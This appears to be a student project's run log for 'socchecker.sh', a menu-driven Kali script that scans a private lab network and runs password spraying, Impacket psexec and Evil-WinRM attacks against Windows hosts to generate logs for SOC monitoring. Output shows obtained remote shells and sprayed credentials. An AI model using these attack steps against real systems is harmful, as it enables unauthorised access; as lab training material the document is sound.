





```
┌──(root㉿kali)-[~/EndProject]
└─# ./socchecker.sh
WRITTEN BY: Yossef TSVI - STUDENT CODE: S19
CLASS CODE: 7736.14     - LECTURER: Lior KAGAN
 ____   ___   ____    ____ _   _ _____ ____ _  _______ ____
/ ___| / _ \ / ___|  / ___| | | | ____/ ___| |/ / ____|  _ \
\___ \| | | | |     | |   | |_| |  _|| |   | ' /|  _| | |_) |
 ___) | |_| | |___  | |___|  _  | |__| |___| . \| |___|  _ <
|____/ \___/ \____|  \____|_| |_|_____\____|_|\_\_____|_| \_\

CHECKING IF /var/log/soc_checker EXISTS AND CREATING IT IF NOT. ATTACKS LOGS WILL BE STORED THERE.

SCANNING FOR HOSTS:

Hosts up:
192.168.100.200
192.168.100.12
192.168.100.13
192.168.100.100
192.168.100.150
192.168.100.210
192.168.100.254

Your IP:
192.168.100.200

Network Gateway:
192.168.100.254

DO YOU WANT TO TARGET A SPECIFIC IP (IF NO, WE WILL CHOOSE A RANDOM IP)?[y/n/Q] (INPUT y for yes, n for no or Q for Quitting.) n

CHOOSING A RANDOM TARGET IP.
```




```
DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]y

CHOOSE AN ATTACK TO PERFORM ON THE CHOSEN IP:
1) PASSWORD SPRAYING
2) PSEXEC
3) EVIL-WINRM
4) QUIT
#? 2

CHOSEN ATTACK: PSEXEC
Try to get remote shell over a Windows OS, using the psexec sysinternal tool. You will need ports 445 or 139 to be opened. You will also need creden
tials.'
DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER A USERNAME: administrator
ENTER A PASSWORD: Pa$$word
(Type 'exit' to escape the shell and return to this script after the remote shell succeed.)

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.100.12.....
[*] Found writable share ADMIN$
[*] Uploading file feUPXIFC.exe
[*] Opening SVCManager on 192.168.100.12.....
[*] Creating service Osbc on 192.168.100.12.....
[*] Starting service Osbc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2846]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.100.12.....
```




```
DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]n

DO YOU WANT TO TARGET A SPECIFIC IP (IF NO, WE WILL CHOOSE A RANDOM IP)?[y/n/Q] (INPUT y for yes, n for no or Q for Quitting.) y
CHOOSE AN IP TO TARGET:
1) 192.168.100.12
2) 192.168.100.13
3) 192.168.100.100
4) 192.168.100.150
5) 192.168.100.210
6) 192.168.100.254
7) QUIT
#? 3

CHOSEN IP: 192.168.100.100

CHECKING THE OPERATING SYSTEM OF THE CHOSEN IP. IT MIGHT TAKE A FEW MINUTES...
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

CHOOSE AN ATTACK TO PERFOM ON 192.168.100.100:
1) PASSWORD SPRAYING
2) PSEXEC
3) EVIL-WINRM
4) QUIT
#? 3

CHOSEN ATTACK: EVIL-WINRM
Try to get full control over a Windows OS, using the winRM protocol as you were in front of the remote computer. You will need ports 5985 or 5986 to
 be opened. You will also need credentials.
DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER A USERNAME: administrator
ENTER THE PASSWORD:Pa$$word
(Type 'exit' to escape the shell and return to this script after the remote shell succeed.)
```




```
CHOSEN ATTACK: PASSWORD SPRAYING
Spray a specific password on a users list. You will have to choose a protocol. You will also need to provide for a users list and a password to spra
y. Available for all OS.

DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER THE FULL PATH TO THE USERS LIST: /root/users.lst
ENTER THE PASSWORD TO SPRAY: Pa$$word

PERFORMING PORTS SCAN TO HELP DETERMINE WHICH PROTOCOL SHOULD BE USED. IT WILL TAKE A FEW MINUTES ...
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services

CHOOSE A PROTOCOL FROM THE LIST (use the above results to choose a relevant one.):
adam6500, asterisk, cisco, cisco-enable, cobaltstrike, cvs, firebird, ftp, ftps, http, https-head, https-get, https-post, http-proxy, http-proxy-url
enum, icq, imap, imaps, irc, ldap2, ldap2s, ldap3, memcached, mongodb, mssql, mysql, nntp, oracle-listener, oracle-sid, pcanywhere, pcnfs, pop3, pop
3s, postgres, radmin2, rdp, redis, rexec, rlogin, rpcap, rsh, rtsp, s7-300, sip, smb, smtp, smtps, smtp-enum, snmp, socks5, ssh, sshkey, svn, teamsp
eak, telnet, telnets, vmauthd, vnc, xmpp. rdp

[3389][rdp] host: 192.168.100.12   login: administrator   password: Pa$$word
LOG CREATED.

DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]b
INVALID INPUT! Type y (for yes), n (for no) or Q (for Quitting). n

DO YOU WANT TO TARGET A SPECIFIC IP (IF NO, WE WILL CHOOSE A RANDOM IP)?[y/n/Q] (INPUT y for yes, n for no or Q for Quitting.)y
CHOOSE AN IP TO TARGET:
1) 192.168.100.12
2) 192.168.100.13
3) 192.168.100.100
```




```
4) QUIT
#? 2

CHOSEN ATTACK: PSEXEC
Try to get remote shell over a Windows OS, using the psexec sysinternal tool. You will need ports 445 or 139 to be opened. You will also need creden
tials.'
DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER A USERNAME: administrator
ENTER A PASSWORD: Pa$$word
(Type 'exit' to escape the shell and return to this script after the remote shell succeed.)

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.100.12.....
[*] Found writable share ADMIN$
[*] Uploading file feUPXIFC.exe
[*] Opening SVCManager on 192.168.100.12.....
[*] Creating service Osbc on 192.168.100.12.....
[*] Starting service Osbc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2846]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.100.12.....
[*] Stopping service Osbc.....
[*] Removing service Osbc.....
[*] Removing file feUPXIFC.exe.....
LOG CREATED.

DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]
```



```
LOG CREATED.

DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]y

CHOOSE AN ATTACK TO PERFORM ON THE CHOSEN IP:
1) PASSWORD SPRAYING
2) PSEXEC
3) EVIL-WINRM
4) QUIT
#? 3

CHOSEN ATTACK: EVIL-WINRM
Try to get full control over a Windows OS, using the winRM protocol as you were in front of the remote computer. You will need ports 5985 or 5986 to
 be opened. You will also need credentials.

DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
CANNOT PERFORM THIS ATTACK ON THIS IP, CHOOSE ANOTHER.

DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]n

DO YOU WANT TO TARGET A SPECIFIC IP (IF NO, WE WILL CHOOSE A RANDOM IP)?[y/n/Q] (INPUT y for yes, n for no or Q for Quitting.) y
CHOOSE AN IP TO TARGET:
1) 192.168.100.12
2) 192.168.100.13
3) 192.168.100.100
4) 192.168.100.150
5) 192.168.100.210
6) 192.168.100.254
7) QUIT
#? 3

CHOSEN IP: 192.168.100.100
```



```
CHOOSING A RANDOM TARGET IP.

CHOSEN IP: 192.168.100.12
CHECKING THE OPERATING SYSTEM OF THE CHOSEN IP. IT MIGHT TAKE A FEW MINUTES ...
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

CHOOSE AN ATTACK TO PERFORM ON THE CHOSEN IP:
1) PASSWORD SPRAYING
2) PSEXEC
3) EVIL-WINRM
4) QUIT
#? 1

CHOSEN ATTACK: PASSWORD SPRAYING
Spray a specific password on a users list. You will have to choose a protocol. You will also need to provide for a users list and a password to spra
y. Available for all OS.'

DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER THE FULL PATH TO THE USERS LIST: /root/users.lst
ENTER THE PASSWORD TO SPRAY: Pa$$word

PERFORMING PORTS SCAN TO HELP DETERMINE WHICH PROTOCOL SHOULD BE USED. IT WILL TAKE A FEW MINUTES ...
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services

CHOOSE A PROTOCOL FROM THE LIST (use the above results to choose a relevant one.):
adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres
 radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp rdp
```



```
1) PASSWORD SPRAYING
2) PSEXEC
3) EVIL-WINRM
4) QUIT
#? 3

CHOSEN ATTACK: EVIL-WINRM
Try to get full control over a Windows OS, using the winRM protocol as you were in front of the remote computer. You will need ports 5985 or 5986 to
 be opened. You will also need credentials.
DO YOU STILL WANT TO PERFORM THIS ATTACK?[y/n] y
ENTER A USERNAME: administrator
ENTER THE PASSWORD:Pa$$word
(Type 'exit' to escape the shell and return to this script after the remote shell succeed.)


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0
LOG CREATED.

DO YOU WANT TO PERFORM ANOTHER ATTACK ON THIS IP?[y/n/Q]Q
QUITTING ... BYE BYE!

┌──(root㉿kali)-[~/EndProject]
└─#
```